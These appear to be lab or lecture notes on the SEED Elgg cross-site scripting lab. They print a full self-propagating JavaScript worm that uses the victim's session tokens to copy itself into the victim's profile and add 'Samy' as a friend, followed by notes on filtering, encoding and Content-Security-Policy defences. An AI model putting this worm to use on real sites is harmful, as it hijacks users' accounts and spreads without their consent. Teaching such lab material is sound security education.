
Self-Propagating Worm




Self-Propagating Worm



Self-Propagating Worm



Self-Propagating Worm



Self-Propagating Worm

This tasks consists of combing the previous two tasks into one attack

(This is one entire JavaScript program)

```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // Get the name, guid, timestamp, and token.
  var name  = "&name=" + elgg.session.user.name;
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";

  // Send the HTTP POST request
  var sendurl="http://www.xsslabelgg.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

// Construct and send the Ajax request
 var samyGuid=59; //FILL IN
 if (elgg.session.user.guid!=samyGuid)
 {
   // Create and send Ajax request to modify profile   1
   var Ajax=null;
   Ajax = new XMLHttpRequest();
   Ajax.open("POST",sendurl,true);
   Ajax.setRequestHeader("Host","www.xsslabelgg.com");
   Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
   Ajax.send(content);

   // Construct the HTTP request to add Samy as a friend.   2
   sendurl= "http://www.xsslabelgg.com/action/friends/add?friend="+samyGuid + token + ts;
   var Ajax=null;
   Ajax=new XMLHttpRequest();
   Ajax.open("GET",sendurl,true);
   Ajax.setRequestHeader("Host","www.xsslabelgg.com");
   Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
   Ajax.send();

 }
} </script>
```

2. Fill in javascript for worm. This code sends two HTTP requests. First is a **POST** to modify user profile
   Second HTTP **GET** request will add Samy as a friend!

XSS Countermeasures

Filtering → Remove any ability for a user to enter something that might look like a script

Encoding → HTML encode specific characters; e.g

`<script>blah</script>` → `&lt;blah&gt;`

It it not that easy. Javascript can be executed through many wasys <a>, hrefs, <div>, <img>

Content-Security-Policy (CSP)- The better countermeasure for XSS/Clickjacking attacks

❑ Clearly delineate code vs data via HTTP header values set by a server
❑ Restricts resources, such as scripts, that a page can load

CSP RULES

- `default-src 'self'` → Only allows javascript code from current domain
- `script-src https://trusted-website.com` → only allows javascript code from trusted domain

Same **O**rigin **P**olicy, **C**ross **O**rigin **R**esource **S**haring policies